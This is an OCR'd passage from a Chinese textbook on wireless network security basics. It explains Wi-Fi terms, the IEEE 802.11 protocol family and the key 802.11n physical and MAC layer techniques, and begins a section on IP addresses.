（4）AP。Wireless Access Point，无线访问接入点。AP就是传统有线网络中的Hub，也是组建小型无线局域网时最常用的设备。AP相当于一个连接有线网和无线网的桥梁，其主要作用是将各个无线网络客户端连接到一起，然后将无线网络接入以太网。

（5）WEP。WEP（Wired Equivalent Privacy）是目前比较常用的无线网络认证机制之一，它是802.11定义下的一种加密方式，简单地说，就是先在无线AP中设定一组密码，使用者要连接上这个无线AP时，必须输入设置的密码才能连接上，可以有效防止非法用户窃听或侵入无线网络。

（6）WPA。WPA（WiFi Protected Access）是一种基于标准的可互操作的WLAN安全性增强解决方案，可大大增强现有以及未来无线局域网系统的数据保护和访问控制水平。分为个人WPA-Personal与企业WPA-Enterprise两种。

（7）EAP。EAP（Extensible Authentication Protocol，扩展认证协议）是一种用于验证网络设备身份的鉴权机制。

（8）GPS。（Global Positioning System全球定位系统）又称全球卫星定位系统，是一个中距离圆形轨道卫星导航系统。它可以为地球表面绝大部分地区（98%）提供准确的定位、测速和高精度的时间标准。

1.6 小试身手

练习1：认识无线路由器。

练习2：查看网卡的实体结构。

练习3：查看天线的实体结构。


第2章　无线网络攻防必备知识

作为无线网络中的计算机或终端设备用户，要想使自己的设备不受或少受黑客的攻击，就必须了解一些黑客常用的入侵手段以及学习一些无线网络安全方面的基础知识，本章介绍有关这方面的内容，如无线网络的协议标准、802.11n协议的关键技术、IP地址、MAC地址、端口以及黑客常用的DOS命令等。

2.1　无线网络协议标准

无线局域网络（Wireless Local Area Networks，WLAN）利用射频（Radio Frequency，RF）或是红外线（InfraRed，IR）的技术，以无线的方式连接两部或多部需要交换数据的计算机设备，利用无线的高移动性来应用于各个需要的应用领域之中。

无线网络的通信协议标准为IEEE 802.11协议族，主要包括IEEE 802.11、IEEE 802.11b、IEEE 802.11a、IEEE 802.11g、IEEE 802.11n等。其中，IEEE 802.11n是在IEEE 802.11g和IEEE 802.11a之上发展起来的一项技术，最大的特点是速率提升，理论速率最高可达600Mb/s，而目前业界主流为300Mb/s。下图为IEEE 802.11协议族相互之间的关系。



IEEE 802.11协议族各个协议发布的时间以及使用频率等信息见下表。

表　802.11协议族的详细信息

	IEEE 802.11	IEEE 802.11b	IEEE 802.11a	IEEE 802.11g
标准发布时间	1997.7	1999.9	1999.9	2003.6
合法频率	83.5MHz	83.5MHz	32.5MHz	83.5MHz
频率范围	2.400～2.483GHz	2.400～2.483GHz	5.150～5.350GHz 5.725～5.850GHz	2.400～2.483GHz
非重叠信道	3	3	12	3
调制技术	FHSS/DSSS	CCK/DSSS	OFDM	CCK/OFDM
物理发送速率	1,2	1，2，5.5，11	6，9，12，18，24，36，48，54	6，9，12，18，24，36，48，54
理论上的最大UDP吞吐量（1500 byte）	1.7Mb/s	7.1Mb/s	30.9Mb/s	30.9Mb/s
理论上的最大TCP/IP吞吐量（1500 byte）	1.6Mb/s	5.9Mb/s	24.4Mb/s	24.4Mb/s
兼容性	N/A	与11g可互通	与11b/g不能互通	与11b可互通
无线覆盖范围	N/A	100m	50m	<100m



2.1.1 IEEE 802.11

IEEE 802.11是无线局域网通用的标准，它是由IEEE所定义的无线网络通信的标准。虽然WiFi使用了IEEE 802.11的媒体访问控制层（MAC）和物理层（PHY），但是两者并不完全一致。

IEEE 802.11采用2.4GHz和5GHz这两个ISM频段。其中2.4GHz的ISM频段被世界上绝大多数国家采用，5GHz ISM频段在一些国家和地区的使用情况比较复杂，加上高载波频率所带来了负面效果，使得IEEE 802.11的普及受到了限制，即使它是协议组的原始标准。



2.1.2 IEEE 802.11a

IEEE 802.11a是IEEE 802.11原始标准的第一个修订标准，于1999年9月获得批准。IEEE 802.11a标准采用了与原始标准相同的核心协议，工作频率为5GHz，最大原始数据传输率为54Mb/s，达到了现实网络中等吞吐量（20Mb/s）的要求。

IEEE 802.11a的传输技术为多载波调制技术，被广泛应用在办公室、家庭、宾馆、机场等众多场合。它工作在5GHzU-NII频带，物理层速率可达54Mb/s，传输层可达25Mb/s，可提供25Mb/s的无线ATM接口和10Mb/s的以太网无线帧结构接口，以及TDD/TDMA的空中接口；支持语音、数据、图像业务；一个扇区可接入多个用户，每个用户可带多个用户终端。

由于2.4GHz频带已经被广泛使用，采用5GHz的频带让IEEE 802.11a具有更少冲突的优点。然而，高载波频率也带来了负面效果。IEEE 802.11a几乎被限制在直线范围内使用，这导致必须使用更多的接入点；同样还意味着IEEE 802.11a的传播范围不大。



2.1.3 IEEE 802.11b

IEEE 802.11b的出现是为了解决传输速率低的问题，如以前无线局域网的速率只有1～2Mb/s，而许多应用也是根据10Mb/s以太网速率设计的，限制了无线产品的应用种类。IEEE 802.11b从根本上改变了无线局域网的设计和应用现状。

1. IEEE 802.11b标准简介

IEEE 802.11b无线局域网的带宽最高可达11Mb/s，比IEEE 802.11标准快5倍，扩大了无线局域网的应用领域。另外也可根据实际情况采用5.5Mb/s、2 Mb/s和1 Mb/s带宽，实际的工作速度在5Mb/s左右，与普通的10Base-T规格有线局域网几乎是处于同一水平。作为公司内部的设施，可以基本满足使用要求。IEEE 802.11b使用的是开放的2.4GHz频段，不需要申请就可使用。既可作为对有线网络的补充，也可独立组网，从而使网络用户摆脱网线的束缚，实现真正意义上的移动应用。

2. IEEE 802.11b优点

IEEE 802.11b具有如下优点：

（1）使用范围。IEEE 802.11b支持以百米为单位的范围（在室外为300m；在办公环境中最长为100m）。

（2）可靠性。与以太网类似的连接协议和数据包确认，来提供可靠的数据传送和网络带宽的有效使用。

（3）互用性。与以前的标准不同的是，IEEE 802.11b只允许一种标准的信号发送技术，产品的互用性较强。

（4）电源管理。IEEE 802.11b提供了网卡休眠模式，访问点将信息缓冲到AP端，延长了电池的寿命。

（5）漫游支持。当用户在楼房或公司部门之间移动时，允许在访问点之间进行无缝连接。

3. IEEE 802.11b运作模式

IEEE 802.11b运作模式基本分为两种：点对点模式和基本模式。下面进行详细介绍：

（1）点对点模式，是指无线网卡和无线网卡之间的通信方式，只要PC插上无线网卡即可与另一台具有无线网卡的PC连接，对于小型的无线网络来说，是一种方便的连接方式，最多可连接256台PC。

（2）基本模式，是指无线网络规模扩充或无线和有线网络并存时的通信方式，这是IEEE 802.11b最常用的方式。此时，插上无线网卡的PC需要由接入点与另一台PC连接，接入点负责频段管理及漫游等指挥工作，一个接入点最多可连接1024台PC（无线网卡）。

4. IEEE 802.11b的典型解决方案

IEEE 802.11b无线局域网由于其便利性和可伸缩性，特别适用于小型办公环境和家庭网络。在室内环境中，针对不同的实际情况可以有不同的解决方案。

（1）对等解决方案。对等解决方案是一种最简单的应用方案，只要给每台计算机安装一片无线网卡，即可相互访问。如果需要与有线网络连接，可以为其中一台计算机再安装一片有线网卡，无线网中其余计算机即利用这台计算机作为网关，访问有线网络或共享打印机等设备。

但对等解决方案是一种点对点方案，网络中的计算机只能一对一互相传递信息，而不能同时进行多点访问。如果要实现与有线局域网一样的互通功能，则必须借助接入点。

（2）单接入点解决方案。接入点相当于有线网络中的集线器。无线接入点可以连接周边的无线网络终端，形成星型网络结构，同时通过10Base-T端口与有线网络相连，使整个无线网的终端都能访问有线网络的资源，并可通过路由器访问外部网络。

2.1.4　IEEE 802.11g

与之前的IEEE 802.11协议标准相比，IEEE 802.11g草案有以下两个特点：一是在2.4GHz频段使用正交频分复用（OFDM）调制技术，使数据传输速率提高到20Mb/s以上；二是能够与IEEE 802.11b的WiFi系统互联互通，可共存于同一AP的网络里，从而保障了后向兼容性。这样原有的WLAN系统可以平滑地向高速WLAN过渡，延长了IEEE 802.11b产品的使用寿命，从而降低了用户的投资。

IEEE 802.11g的物理帧结构分为前导信号（Preamble）、信头Header和负载Payload。Preamble主要用于确定STA和AP之间何时发送和接收数据，传输进行时告知其他STA以免冲突，同时传送同步信号及帧间隔。Preamble完成后，接收方才开始接收数据。Header在Preamble之后，用来传输一些重要的数据，例如负载长度、传输速率、服务等信息。由于数据率及要传送字节的数量不同，Payload的包长变化很大，可以十分短也可以十分长。在一帧信号的传输过程中，Preamble和Header所占的传输时间越多，Payload用的传输时间就越少，传输的效率就越低。

综合上述3种调制技术的特点，IEEE 802.11g采用了OFDM等关键技术来保障其优越的性能，分别对Preamble、Header、Payload进行调制，这种帧结构称为OFDM/OFDM方式。IEEE 802.11g兼容性指的是IEEE 802.11g设备能和IEEE 802.11b设备在同一个AP节点网络里互联互通。IEEE 802.11g的一个最大特点就是要保障与IEEE 802.11bWiFi系统兼容，IEEE 802.11g可以接收OFDM和CCK数据，但传统的WiFi系统只能接收CCK信息，这就产生了一个问题，即在两者共存的环境中如何解决由于IEEE 802.11b不能解调OFDM格式信息帧头所带来的冲突问题，而为了解决上述问题，IEEE 802.11g采用了RTS/CTS技术。





2.1.5 IEEE 802.11n

IEEE 802.11n是在IEEE 802.11g和IEEE 802.11a的基础上发展起来的一项技术，最大的特点是速率提升，理论速率最高可达600Mb/s（目前业界主流为300Mb/s），IEEE 802.11n可工作在2.4GHz和5GHz两个频段。

IEEE 802.11n对用户应用的另一个重要好处是无线覆盖的改善。由于采用了多天线技术，无线信号（对应同一条信道）将通过多条路径从发射端到接收端，从而提供了分集效应。

另外，除了吞吐和覆盖的改善，IEEE 802.11n技术还有一个重要的功能就是要兼容传统的IEEE 802.11 a/b/g，以保证现有网络的运行。

2.2 IEEE 802.11n协议的关键技术

IEEE 802.11n主要是结合物理层和MAC层的优化来充分提高WLAN技术的吞吐。主要的物理层技术涉及了MIMO、MIMO-OFDM、40MHz、Short GI等技术，从而将物理层吞吐提高到600Mb/s。




2.2.1 物理层关键技术

IEEE 802.11n中涉及的物理层关键技术包括MIMO、SDM、MIMO-OFDM、FEC、Short Guard Interval、40MHz绑定技术、MCS、MRC等，下面进行详细介绍。

1. MIMO

MIMO是IEEE 802.11n物理层的核心，指的是一个系统采用多个天线进行无线信号的收发。右上图为MIMO的架构示意图。它是当今无线最热门的技术，无论是4G、IEEE 802.16e WIMAX，还是IEEE 802.11n，都把MIMO列入射频的关键技术。




MIMO主要有如下的典型应用，包括：

（1）提高吞吐。通过增加多通道，并发传递数据，可以成倍提高系统吞吐。

（2）提高无线链路的健壮性和改善接收端的SNR。通过多条通道，无线信号通过多条路径从发射端到达接收端多个接收天线。由于经过多条路径传播，多条路径不会同时出现严重衰竭，采用某种算法把这些多个信号进行综合计算，可以改善接收端的SNR。需要注意的是，这里是同一条数据在多个路径上传递了多份，并不能够提高吞吐。

2. SDM


当基于MIMO同时传递多条独立信道（spatial streams），下图为通过MIMO传递多条信道的示意图，信道X1、X2进行传递时，将成倍地提高系统的吞吐。



MIMO系统支持信道的数量取决于发送天线和接收天线的最小值。如发送天线数量为3，而接收天线数量为2，则支持的信道为2。MIMO/SDM系统一般用“发射天线数量×接收天线数量”表示。如上图为2×2 MIMO/SDM系统。显然，增加天线可以提高MIMO支持的信道数。但是综合成本、实际效果等多方面因素，目前业界的WLAN AP都普遍采用3×3的模式。

MIMO/SDM是在发射端和接收端之间，通过存在的多条路径（通道）来同时传播多条流。一直以来，无线技术（如

OFMD）总是企图克服多径效应的影响，而MIMO恰恰是在利用多径来传输数据，下图为MIMO利用多路径传输数据示意图。




3. MIMO-OFDM

在室内等典型应用环境下，由于多径效应的影响，信号在接收端很容易发生符号间干扰（ISI），从而导致丢包率增高。OFDM调制技术是将一个物理信道划分为多个子载体（sub-carrier），将高速率的信道调制成多个较低速率的子信道，通过这些子载体进行通信，从而减少ISI机会，提高物理层吞吐。

OFDM在IEEE 802.11a/g时代已经成熟使用，到了IEEE 802.11n时代，它将MIMO支持的子载体从52个提高到56个。需要注意的是，无论IEEE 802.11a/g，还是IEEE 802.11n，它们都使用了4个子载体作为pilot子载体，而这些子载体并不用于数据的传递。所以IEEE 802.11n MIMO将物理速率从传统的54Mb/s提高到58.5Mb/s（即54×52/48）。

4. FEC（Forward Error Correction）

按照无线通信的基本原理，为了使信息适合在无线信道这样不可靠的媒介中传递，发射端将把信息进行编码并携带冗余信息，以提高系统的纠错能力，使接收端能够恢复原始信息。IEEE 802.11n所采用的QAM-64编码机制可以将编码率（有效信息和整个编码的比率）从3/4 提高到5/6。所以，对于一条信道，在MIMO-OFDM基础之上，物理速率从58.5Mb/s提高到65Mb/s（即58.5×5/6÷3/4）。右图为改变数据排序示意图，改变数据的摆列方式由原先的圆形数据改为方形数据，这样使得空间利用更加合理。



5. Short Guard Interval（GI）

由于多径效应的影响，信息符号（Information Symbol）将通过多条路径传递，可能会发生彼此碰撞，导致ISI干扰。为此，IEEE 802.11a/g标准要求在发送信息符号时，必须保证在信息符号之间存在800 ns的时间间隔，这个间隔被称为Guard Interval（GI）。IEEE 802.11n仍然使用默认的800 ns GI。当多径效应不是很严重时，用户可以将该间隔配置为400，对于一条信道，可以将吞吐提高近10%，即从65Mb/s提高到72.2Mb/s。对于多径效应较明显的环境，不建议使用Short Guard Interval（GI）。

6. 40MHz绑定技术

这个技术最为直观：对于无线技术，提高所用频谱的宽度，可以最为直接地提高吞吐。就好比是宽松的河道，水流通过率自然提高。传统IEEE 802.11a/g使用的频宽是20MHz，而IEEE 802.11n支持将相邻两个频宽绑定为40MHz来使用，所以可以最直接地提高吞吐。

需要注意的是：对于一条信道，并不仅仅是将吞吐从72.2 Mb/s提高到144.4（即72.2×2）Mb/s。对于20MHz频宽，为了减少相邻信道的干扰，在其两侧预留了一小部分的带宽边界，通过40MHz绑定技术，这些预留的带宽也可以用来通信，可以将子载体从104（52×2）提高到108Mb/s。按照72.2×2×108/104进行计算，所得到的吞吐能力达到了150Mb/s。

7. MCS（Modulation Coding Scheme）

在IEEE 802.11a/b/g时代，配置AP工作的速率非常简单，只要指定特定radio类型（802.11a/b/g）所使用的速率集，速率范围从1Mb/s到54Mb/s，一共有12种可能的物理速率，见下表。

表　配置AP工作速率表

MCS index	信道数量	调制方式	传输速率（Mb/s）			
			20MHz带宽		40MHz带宽	
			800ns帧间距	400ns帧间距	800ns帧间距	400ns帧间距
0	1	BPSK	6.5	7.2	13.5	15
1	1	QPSK	13	14.4	27	30
2	1	QPSK	19.5	21.7	40.5	45
3	1	16-QAM	26	28.9	54	60
4	1	16-QAM	39	43.3	81	90
5	1	64-QAM	52	57.8	106	120
6	1	64-QAM	58.5	65	121.5	135
7	1	64-QAM	65	72.2	135	150
8	2	BPSK	13	14.4	27	30
9	2	QPSK	26	28.9	54	60
10	2	QPSK	39	43.3	81	90
11	2	16-QAM	52	57.8	108	120
12	2	16-QAM	78	86.7	162	180
13	2	64-QAM	104	115.6	216	240
14	2	64-QAM	117	130	243	270
15	2	64-QAM	130	144.4	270	300

到了IEEE 802.11n时代，由于物理速率依赖于调制方法、编码率、信道数量、是否40MHz绑定等多个因素。这些影响吞吐的因素组合在一起，将产生非常多的物理速率供选择使用。比如基于Short GI，40MHz绑定等技术，在4条信道的条件下，物理速率可以达到600Mb/s（即4×150）。为此，IEEE 802.11n提出了MCS的概念。MCS可以理解为这些影响速率因素的完整组合，每种组合用整数来唯一标示。对于AP、MCS普遍支持的范围为0～15。



8. MRC（Maximal-Ratio Combining）

MRC和吞吐提高没有任何关系，它的目的是改善接收端的信号质量。基本原理是：对于来自发射端的同一个信号，由于在接收端使用多天线接收，那么这个信号将经过多条路径（多个天线）被接收端所接收。多个路径质量同时差的概率非常小，一般总有一条路径的信号较好。那么在接收端可以使用某种算法，对各条接收路径上的信号进行加权汇总（显然，信号最好的路径分配最高的权重），实现接收端的信号改善。当多条路径上信号都不太好时，仍然通过MRC技术获得较好的接收信号。


2.2.2　MAC层关键技术

MAC层的技术主要针对帧聚合技术、

Block ACK以及兼容IEEE 802.11a/b/g协议，其中，帧聚合包含针对MSDU的聚合（A-MSDU）和针对MPDU的聚合（A-MPDU）。

1. A-MSDU

A-MSDU技术是指把多个MSDU通过一定的方式聚合成一个较大的载荷。下图为A-MSDU结构示意图，这里的MSDU可以认为是以太网报文。




通常当AP或无线客户端从协议栈收到报文（MSDU）时，会打上以太网报文头，它被称为A-MSDU Subframe；而在通过射频口发送出去前，需要一一将其转换成802.11报文格式。而A-MDSU技术旨在将若干个A-MSDU Subframe聚合到一起，并封装为一个802.11报文进行发送。从而减少了发送每一个802.11报文所需的PLCP Preamble，PLCP Header和802.11 MAC头的开销，同时减少了应答帧的数量，提高了报文发送的效率。

A-MSDU报文是由若干个A-MSDU Subframe组成的，每个Subframe均是由Subframe header（Ethernet Header）、一个MSDU和0～3字节的填充组成。

MSDU技术只适用于所有MSDU的目的端为同一个HT STA的情况。

2. A-MPDU

与A-MSDU不同的是，A-MPDU聚合是经过802.11报文封装后的MPDU，这里的MPDU是指经过802.11封装过的数据帧，右图为A-MPDU结构示意图。



通过一次性发送若干个MPDU，减少了发送每个802.11报文所需的PLCP Preamble，PLCP Header，从而提高系统吞吐量。

其中MPDU格式和802.11定义的相同，而MPDU Delimiter是为了使用A-MPDU而定义的新的格式。A-MPDU技术同样只适用于所有MPDU的目的端为同一个HT STA的情况。

3. Block ACK

为保证数据传输的可靠性，IEEE 802.11协议规定每收到一个单播数据帧，都必须立即回应以ACK帧。A-MPDU的接收端在收到A-MPDU后，需要对其中的每一个MPDU进行处理，因此同样针对每一个MPDU发送应答帧。Block Acknowledgement通过使用一个ACK帧来完成对多个MPDU的应答，以降低这种情况下的ACK帧的数量。

Block Ack机制分三个步骤来实现：

（1）通过ADDBA Request/Response报文协商建立Block ACK协定。

（2）协商完成后，发送方可以发送有限多个QoS数据报文，接收方会保留这些数据报文的接收状态，待收到发送方的Block-AckReq报文后，接收方则回应以BlockAck报文来对之前接收到的多个数据报文做一次性回复。

（3）通过DELBA Request报文来撤销一个已经建立的Block Ack协定。

4. 兼容802.11a/b/g

WLAN标准从802.11a/b发展到802.11g，再到现在的802.11n，提供良好的向后兼容性是非常重要的。802.11g提供了一套保护机制来允许802.11b的无线用户接入802.11g网络。同样地，802.11n协议提供相似的机制来允许802.11a/b/g用户的接入。



802.11n设备发送的信号可能无法被802.11a/b/g的设备解析到，造成802.11a/b/g设备无法探测到802.11n设备，从而往空中直接发送信号，导致信道使用上的冲突。为解决这个问题，当802.11n运行在混合模式（即同时有802.11a/b/g设备在网络中）时，会在发送的报文头前添加能够被802.11a或802.11b/g设备正确解析的前导码。从而保证802.11a/b/g设备能够侦听到802.11n信号，并启用冲突避免机制，进而实现802.11n的设备与802.11a/b/g设备的互通。

802.11n向下兼容802.11a/g，802.11a/g的终端接入802.11n网络后，由于MIMO技术提高了SNR，因此802.11a/g的网络最大吞吐量54Mb/s范围有所扩大。同时802.11n的网络性在802.11a/g终端和802.11n终端混合接入时，网络整体吞吐量较纯802.11n终端接入有一定的下降，此时802.11n终端的速率还是高于802.11a/g的终端性能。

5. MIMO技术

MIMO是802.11n物理层的核心，通过结合40MHz绑定、MIMO-OFDM等多项技术，可以将物理层速率提高到600Mb/s。为了充分发挥物理层的能力，802.11n对MAC层采用了帧聚合、Block ACK等多项技术进行优化。802.11n带来大吞吐、广覆盖等提高的同时，也增加了更多的技术挑战。了解这些技术，将有助于更好地应用802.11n和解决应用所面临的实际问题。

2.3 IP地址

在无线网络中，一台主机对应一个IP地址，因此，黑客要想攻击某台主机，只须找到这台主机的IP地址，然后进行入侵攻击即可，可以说IP地址是黑客实施入侵攻击的“门牌号”。

2.3.1 认识IP地址

IP地址用于在TCP/IP通信协议中标记每台计算机的地址，通常使用十进制来表示，如192.168.1.100，但在计算机内部，IP地址是一个32位的二进制数值，如11000000 10101000 00000001 00000110（192.168.1.6）。

一个完整的IP地址由两部分组成，分别是网络号和主机号。网络号表示其所属的网络段编号，主机号则表示该网段中该主机的地址编号。

按照网络规模的大小，IP地址可以分为A、B、C、D、E五类，其中A、B、C类是三种主要的类型地址，D类专供多目传送用的多目地址，E类用于扩展备用地址。

